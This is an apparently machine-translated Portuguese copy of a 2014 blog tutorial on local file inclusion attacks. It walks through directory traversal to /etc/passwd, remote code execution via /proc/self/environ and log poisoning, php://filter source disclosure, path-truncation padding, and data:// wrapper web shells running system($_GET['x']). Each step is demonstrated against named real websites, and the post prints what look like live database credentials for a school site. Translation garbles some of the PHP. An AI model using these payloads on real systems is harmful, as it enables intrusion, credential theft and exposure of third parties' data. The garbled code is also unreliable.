

/ 2014-08-11 / Web-Pentest, LFI

Arquivo HandGuideToLocal Inclusão (LFI)

Por Rahul Maini

Em Nome do meu Deus, o Beneficente e o Misericordioso

Hoje estou postando esta compilação de inclusão de arquivo local após meus tutoriais de SQLi, para variar =)

Aqui está um vídeo de demonstração para obter shell usando LFI:

1. Obtendo RCE com LFI via /proc/self/environ

então primeiro vamos tentar fazer com que /etc/passwd confirme se é um ataque de passagem de diretório ou não

../ é usado para entrar no diretório superior (pai) em *nix

```
http://smscenter.dprdbekasikota.go.id/?page=/etc/passwd
```

```
http://smscenter.dprdbekasikota.go.id/?page=../../../etc/passwd
```

```
http://smscenter.dprdbekasikota.go.id/?page=../../../../etc/passwd (Funcionou!
```

Ok, então nosso próximo passo, Vamos tentar obter /proc/self/environ

```
http://smscenter.dprdbekasikota.go.id/?page=../../../../proc/self/environ
```

aHaN!! Trabalhado

```
DOCUMENT_ROOT=/home/dprdicom/public_html/smscenterGATEWAY_INTERFACE=CGI/1.1HT
  deflateHTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_CONNECTION=keep-aliveHTTP_HO
  Firefox/27.0PATH=/bin:/usr/binPHPRC=/usr/local/lib/QUERY_STRING=page=../../
_NAME=smscenter.dprdbekasikota.go.idSERVER_PORT=80SERVER_PROTOCOL=HTTP/1.1SE
```

Você vê algo como 'HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:27.0)

Gecko/20100101 Firefox/27.0' em /proc/self/environ?

pode executar código PHP quando solicitado, então agora vamos modificar o campo User-Agent usando

Cabeçalhos HTTP/dados de adulteração ativos para:

PHP:

<?php phpinfo(); ?>

Ei! Funcionou , poderíamos phpinfo() , mas infelizmente não pudemos executar comandos do sistema como

Poderíamos ver em disable_functions do phpinfo que todas as funções do sistema estão desativadas , Ainda poderíamos escrever

Arquivos =)) usando

```
<?$arquivo = fopen("./lib/xxx.php","w");fwrite($arquivo,"<?phpinfo()?>");fclose($f
```

##Não consegui escrever no diretório principal do site, então encontrei um diretório 'lib' brincando com o Google

idiotas e era gravável, você poderia ver ##

POC:

```
http://smscenter.dprdbekasikota.go.id/lib/xxx.php
```

Usando file_puts_content(); ou funções semelhantes

2.Leitura de arquivos via LFI [php://filter]

php://filter é um meta-wrapper projetado para permitir a aplicação de filtros a um fluxo em

a hora da abertura. Isso é útil com funções de arquivo completas, como readfile(), file() e

file_get_contents() onde não há oportunidade de aplicar um filtro ao fluxo anterior

o conteúdo que está sendo lido.

Podemos ler configuration/database.php , apenas arquivos PHP usando-o

USO: php://filter/convert.base64-encode/resource=nome do arquivo aqui

```
http://www.bihtapublicschool.co.in/index.php?token=admission
```

Então vamos tentar carregar /etc/passwd

```
www.bihtapublicschool.co.in/index.php?token=/etc/passwd
```

Agora vemos no erro

```
Aviso: include(/etc/passwd.php): falha ao abrir o stream: Esse arquivo não existe ou d
```

'.php' já existe para remover esta extensão que usamos% 00 (byte nulo)

```
http://www.bihtapublicschool.co.in/index.php?token=/etc/passwd%00
```

mas ah!! Ainda erro:\

Falha ao abrir '/etc/passwd', não foi possível carregá-lo ...

Vamos tentar ler arquivos php uma vez =((

```
http://www.bihtapublicschool.co.in/index.php?token=php://filter/convert.base
```

e sim!!

Carregamos index.php do site

Você pode ver na página que é codificado em Base64 e pode ser facilmente revertido,

então eu decodifiquei ::

```
 ?php
include('admin/config.php');
$gallerymenuquery = mysql_query("selecione * da pasta_tabela"); $galleryfirstitem
= mysql_fetch_
.....
.
```

Poderíamos ver nas linhas iniciais a localização do arquivo de configuração. Vamos carregá-lo

```
http://www.bihtapublicschool.co.in/index.php?token=php://filter/convert.base
```

Codificado em Base64:

```
PD9waHAKJGRiX25hbWU9ImJpaHRhcHViX2RiIjsKaWYoJF9TRVJWRVJbIlNFUlZFUl9BRERSIl09
```

Decodificado:

PHP:

```
<?php
$db_name="bihtapub_db";
if($_SERVER["SERVER_ADDR"]=="127.0.0.1")
        $con=mysql_connect("localhost","root","");
outro
        $con=mysql_connect("localhost","bihtapub_admin","BPS@2013");
se($con)...
.
.
?>
```

3.Quando bytes nulos falham ou escapam e não foi possível remover a extensão já existente

O PHP trunca os caminhos usados pelas funções do sistema de arquivos, por padrão, em 4.096 bytes, então removemos o que resta no final do caminho, preenchendo o buffer

A maneira ideal de preencher o buffer é com "/." strings e esta é a string que este tutorial usará (linux somente servidor)

```
www.becrux.com/index.php?page=../../../../../../etc/my.cnf
```

como você pode ver "include(pages/../../../../../../etc/my.cnf/index.php)"

Precisamos remover '/index.php' de include() ao usar% 00, vemos que simplesmente escapou

Então!! Agora vamos preencher o buffer

```
http://www.becrux.com/index.php?page=../../../../../../etc/my.cnf/./././././
```

Por algum motivo, IDK, não consegui carregar /etc/passwd, estranho

[#] Obrigado ao AntiPaste , HackForums para este método de preenchimento de buffer[#]

#se você vir um erro proibido ao usar ../../ Você pode simplesmente codificá-los por URL: V e tentar #

4. Usando data:// wrapper

Ele pode injetar o código PHP que você deseja executar diretamente na URL. Vamos ver:

Uso :: data:text/plain,?php phpinfo(); ?

Ou

dados:,?sistema($_GET['x']);?&x=ls

Ou

dados:;base64,PD9zeXN0ZW0oJF9HRVRbJ3gnXSk7Pz4=&x=ls

Até suporta codificação Base64

Então eu tenho um site aqui => http://www.zamenfeld.com.ar/main.php?pagina=publicaciones.html

```
http://www.zamenfeld.com.ar/main.php?pagina=data:text/plain,<?system($_GET['
```

Ou

```
http://www.zamenfeld.com.ar/main.php?pagina=data:,<?system($_GET['x']);?>&x=
```

Ou

```
http://www.zamenfeld.com.ar/main.php?pagina=data:;base64,PD9zeXN0ZW0oJF9HRVR
```

5. Método de envenenamento por log

Nós o usamos quando /proc/self/environ não carrega,

Para realizar um envenenamento de log LFI, você precisa ser capaz de incluir o erro do Apache ou e

registros de acesso. Infelizmente isso foi tornado "impossível" nas versões mais recentes do apache(o mais usado

servidor web)

Alguns arquivos de log comuns:=>

/etc/httpd/logs/acces_log

/etc/httpd/logs/acces.log

/etc/httpd/logs/error_log

/etc/httpd/logs/error.log

/var/log/apache/error_log

/var/log/apache2/error_log

/var/log/apache/error.log

/var/log/apache2/error.log

/var/log/error_log

/var/log/error.log

/var/www/logs/error_log

/var/www/logs/error.log

Digamos que podemos incluir /var/www/logs/access.log.

http://www.site.com/index.php?page=/var/www/logs/access.log

Agora poderíamos seguir novamente o mesmo método, modificando os agentes do usuário para obter RCE

Espero que tenham gostado =)) Obrigado por assistir

Cumprimentos

Postagem mais recente

PassoByStepMSSQLUnion Injeção Baseada

Postagem mais antiga

ManualInj3ct0rsGuia para banco de dados reconhecido

Postagens recentes

13 de novembro de 2018

XXECheatSheet-SecurityIdiotas

13 de novembro de 2018

Execução de diferentes contextos para XSS

Inscreva-se em novas postagens

Assine nossa newsletter e enviaremos a você os e-mails das últimas postagens.

Seu endereço de email

Se inscrever